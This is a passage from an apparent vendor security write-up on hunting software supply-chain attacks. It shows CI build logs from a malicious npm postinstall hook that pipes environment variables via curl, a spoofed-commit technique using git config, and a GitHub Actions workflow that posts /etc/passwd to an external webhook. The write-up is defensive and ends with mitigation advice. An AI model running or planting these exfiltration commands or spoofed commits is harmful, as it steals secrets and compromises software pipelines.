


## CI/CD environment

Upon investigating our CI/CD environment, we will examine the deployment workflow log file in GitHub Actions to detect any anomalies.

The first observation is that the build process is indeed fetching our malicious package.

Figure 15: The GitHub action build process fetches the malicious package




```
Deploy-Production
succeeded 2 weeks ago in 1m 33s

> Set up job 1s
> Run actions/checkout@v2 1s
> Install Vercel CLI 14s
> Pull Vercel Environment Information 1s
> Build Project Artifacts 44s
  1 Run vercel build --prod --token***
  2 Vercel CLI 32.6.1
  3 Warning! Detected "engines" { "node": "18" } in your package.json that will automatically upgrade when a new major Node.js version is released, learn more:
  4 https://vercel.com/node/vercel
  5 Installing dependencies...
  6 npm info using npm@9.8.1
  7 npm info using node@v18.12.2
  8 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test 205ms (cache miss)
  9 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 10 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 11 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 12 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 13 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 14 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 15 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 16 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 17 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 18 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 19 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 20 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 21 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 22 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 23 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 24 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
 25 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
```

Upon examining the log file, we search for any unusual activity such as network traffic to an unknown destination or malicious commands.

As we scroll down the log file, conducting a thorough examination, we are immediately drawn to a significant finding. It becomes evident that the malicious post-install hook was successfully executed, indicating a breach in our system's security. Furthermore, we can visually identify the specific malicious command that was employed to extract valuable data.

Figure 16: Malicious command in the GitHub Action build log file



```
Build Project Artifacts 44s
729 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
730 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
731 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
732 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
733 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
734 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
735 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
736 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
737 npm http fetch GET 200 https://registry.npmjs.org/injected-curl-test/1.0.0.tgz 1510ms (cache miss)
738 npm info run bufferutil@4.0.6 install node_modules/bufferutil node-gyp-build
739 npm info run sharp@0.32.1 install node_modules/sharp (node install/libvips && node install/dll-copy && node-gyp rebuild && node install/dll-copy)
740 npm info run bufferutil@4.0.6 install { code: 0, signal: null }
741 npm info run utf-8-validate@5.0.9 install node_modules/utf-8-validate node-gyp-build
742 npm info run sharp@0.32.1 install { code: 0, signal: null }
743 npm info run core-js@3.36.1 postinstall node_modules/core-js node -e "try{require('./postinstall')}catch(e){}"
744 npm info run core-js@3.36.1 postinstall node_modules/core-js node -e "try{require('./postinstall')}catch(e){}"
745 npm info run core-js@3.36.1 postinstall { code: 0, signal: null }
746 npm info run core-js@3.36.1 postinstall { code: 0, signal: null }
747 npm info run core-js@3.36.1 postinstall node_modules/core-js node -e "try{require('./postinstall')}catch(e){}"
748 npm info run core-js@3.36.1 postinstall { code: 0, signal: null }
749 npm info run core-js@3.36.1 postinstall node_modules/core-js node install.js
750 npm info run core-js@3.36.1 postinstall { code: 0, signal: null }
751 npm info run injected-curl-test@1.0.0 postinstall node_modules/injected-curl-test env | curl -X POST --data-binary @- https://localhost:3000/extract-data
752 npm info run injected-curl-test@1.0.0 postinstall { code: 0, signal: null }
753 npm info run injected-curl-test@1.0.0 postinstall node_modules/injected-curl-test env | curl -X POST --data-binary @- https://localhost:3000/extract-data
754 npm info run injected-curl-test@1.0.0 postinstall { code: 0, signal: null }
755 npm info run injected-curl-test@1.0.0 postinstall { code: 0, signal: null }
```



## Scenario No.2 Spoofing a Malicious Commit


In this scenario, we assume that an attacker has gained access to a developer's SSH/GPG keys. There are many ways an attacker can obtain those keys, but the most commonly used technique is social engineering. [Recent reports](#) on Lazarus, a North Korean APT group, reveal their tactic of tricking job-seeking developers into using trojanized repositories and gaining access to their personal data.

This unauthorized access grants the attacker various permissions, such as pushing code to repositories as a legitimate contributor.

As part of this simulated scenario, we assumed access to a repository and spoofed a commit in the name of the latest committer. Spoofing a commit involves modifying metadata in commits, allowing attackers to push their own code to repositories and introduce malicious payloads. We accomplished this by utilizing a newly introduced GitHub Action Workflow.

To begin, we forked the yasm project for the purpose of this simulation. You can find the forked project [here](#).

Figure 17: Forked yasm project





Let's go through the steps of this attack.

## 1 Masquerading as a legitimate contributor

On our local machine, we changed our Git configuration file to match the details of the latest committer. This allowed us, as attackers, to disguise our actions.

```
git config user.email 'dataisland@outlook.com'  
git config user.name 'dataisland'
```

By changing the configuration file to match a legitimate contributor, any commit we made would be spoofed and appear as if a legitimate contributor made it. In a real-world scenario, an attacker will usually hide malicious tests and code inside a bigger fix commit to make it harder to detect.

Figure 18: Spoofed commit introducing a potentially malicious payload





Figure 19: A spoofed commit in red, a legit commit in green



## 2 Introducing a Malicious GitHub Action Workflow


Now that we have the ability to spoof commits in the repository, we demonstrate the threat by introducing a new GitHub Action Workflow that exfiltrates sensitive information through our webhook.

Figure 20: Spoofed commit introducing a new malicious GitHub Action Workflow



This action will automatically run on every push to the 'master' branch. By checking the webhook logs, we can see the information collected from GitHub's runner:


Figure 21: Sensitive information collected from GitHub's runner after a push commit



### 3 The Hunting Process


By using a tool for scanning anomalies in GitHub repositories, we were able to see an unfamiliar GitHub Action workflow that was added to our repo.

Figure 22: Unfamiliar GitHub Action Workflow



Checking the logs of this workflow, we realize that the new workflow has a malicious payload and it runs arbitrary commands to exfiltrate data.

Figure 23: The Workflow logs reveal a malicious payload



We now know that a new workflow contains a malicious payload, so we checked the latest commits for further information. We observed that the most recent commit introduced this new workflow.

To identify the latest committer, we used the command `git log -1 -p`.

Upon inspecting the log, we immediately noticed that the new GitHub Action workflow introduced a malicious command execution upon every `git log -1 -p` ter branch.

Figure 24: The log of the latest commit

```
commit e268b9611b19fee067e83228cad06351dfbff423 (HEAD -> master, origin/master, origin/HEAD)
Author: dataisland <dataisland@outlook.com>
Date: Thu Jan 4 15:52:08 2024 +0200

    add a build workflow

diff --git a/.github/workflows/documentation.yml b/.github/workflows/documentation.yml
new file mode 100644
index 00000000..20540be6
--- /dev/null
+++ b/.github/workflows/documentation.yml
@@ -0,0 +1,17 @@
+name: documentation
+
+on:
+  push:
+    branches:
+      - master
+
+jobs:
+  build:
+    runs-on: ubuntu-latest
+
+    steps:
+      - name: Checkout code
+        uses: actions/checkout@v2
+
+      - name: Run a command
+        run: cat etc/passwd | curl -X POST --data-binary @- 'https://webhook.site/67062167-5dcf-4e10-b034-e0e075a3a173'
```

Further inspection of the logs revealed that the author who allegedly contributed the commit introducing the malicious workflow is a legitimate author whom we recognize as a trusted contributor to this project.

Figure 25: The last legit commit before the spoofed malicious commit

```
commit 9defefae9fbc6958cddbfa778c1ea8605da8b8b (HEAD -> master, origin/master, origin/HEAD)
Author: dataisland <dataisland@outlook.com>
Date: Fri Sep 22 00:21:20 2023 -0500

    Fix null-pointer-dereference in yasm_expr_get_intnum (#244)

diff --git a/libyasm/expr.c b/libyasm/expr.c
index 5b0c418b..09ae1121 100644
--- a/libyasm/expr.c
+++ b/libyasm/expr.c
@@ -1264,7 +1264,7 @@ yasm_expr_get_intnum(yasm_expr **ep, int calc_bc_dist)
 {
     *ep = yasm_expr_simplify(*ep, calc_bc_dist);
-    if ((*ep)->op == YASM_EXPR_IDENT && (*ep)->terms[0].type == YASM_EXPR_INT)
+    if (*ep && (*ep)->op == YASM_EXPR_IDENT && (*ep)->terms[0].type == YASM_EXPR_INT)
         return (*ep)->terms[0].data.intn;
     else
         return (yasm_intnum *)NULL;
```

This raised suspicions, prompting us to examine all commits between the last legit commit and the malicious GitHub Action workflow commit (from Figure 24). We discovered that the first commit after the legit one (from Figure 25) states a malicious payload act, likely a test by the attacker to verify that the spoofing worked. The author's name and email in this commit are identical to the last legit commit, exposing the attacker's spoofing action.

Figure 26: The spoofed commit with the legit contributor metadata

```
commit 6905b7e21c215f011251c7cb92572b6d10471b91
Author: dataisland <dataisland@outlook.com>
Date: Thu Jan 4 14:17:43 2024 +0200

    Fix memory leak in parse_instr (yasm#201)

diff --git a/libyasm/expr.c b/libyasm/expr.c
index 09ae1121..34e410a1 100644
--- a/libyasm/expr.c
+++ b/libyasm/expr.c
@@ -1518,3 +1518,4 @@ yasm_expr_segment(const yasm_expr *e)
     /* exactly one offset */
     return segment;
 }
+//inserting malicious payload
\ No newline at end of file
```

The scenario highlights a loophole that allows users with access to a Git repository to commit code on behalf of another user by using their associated metadata. This makes it appear as if the legitimate user pushed the code. It emphasizes the importance of thoroughly monitoring and detecting suspicious activities in the software supply chain.

It is worth mentioning that enforcing signed commits as a requirement for merging can help mitigate this issue. Moreover, enabling vigilant mode can help identify unverified commits and by that detect spoofing attempts.

## Enhancing Security Post-Build

Beyond threat hunting, an effective post-build prevention mechanism is crucial for software supply chain security. One approach is to set up an alert system that notifies development teams about newly added packages in a build. This system detects changes and requires approval before integration, helping teams assess risks associated with unfamiliar components.

To ensure code quality and best practices, implement static code analysis and linting tools (code beautifier tools) in a CI/CD pipeline. These tools automatically analyze the codebase, identifying issues like coding errors, style violations, and security vulnerabilities. Early detection and prevention of bugs lead to more robust and reliable software. Incorporating these tools in the CI/CD pipeline promotes collaboration and enforces coding standards.

## To enhance supply chain security:



Implement proper access controls—limit access to repositories and pipelines to administrators, reducing the risk of unauthorized access and malicious activities.



Regularly review `.yaml` files, which configure pipelines, to identify suspicious or unintended changes. This proactive approach prevents tampering and ensures software integrity.



Carefully consider the stages in your pipeline, including only necessary ones and removing unnecessary ones. This reduces the attack surface and minimizes vulnerabilities.

Implementing these prevention mechanisms strengthens the software development lifecycle defense strategy. Prioritize access control, regular file reviews, and optimized pipeline stages to enhance supply chain security.



Trusted by the world's leading companies, including IBM, Google, and Capital One, Mend.io's enterprise suite of application security tools is designed to help you build and manage a mature, proactive AppSec program. Mend understands the different AppSec requirements of developers and security teams. Unlike other AppSec solutions that force everyone to use a single tool, Mend helps them work in harmony by giving each team different, but complementary, tools—enabling them to stop chasing vulnerabilities and start proactively managing application risk.

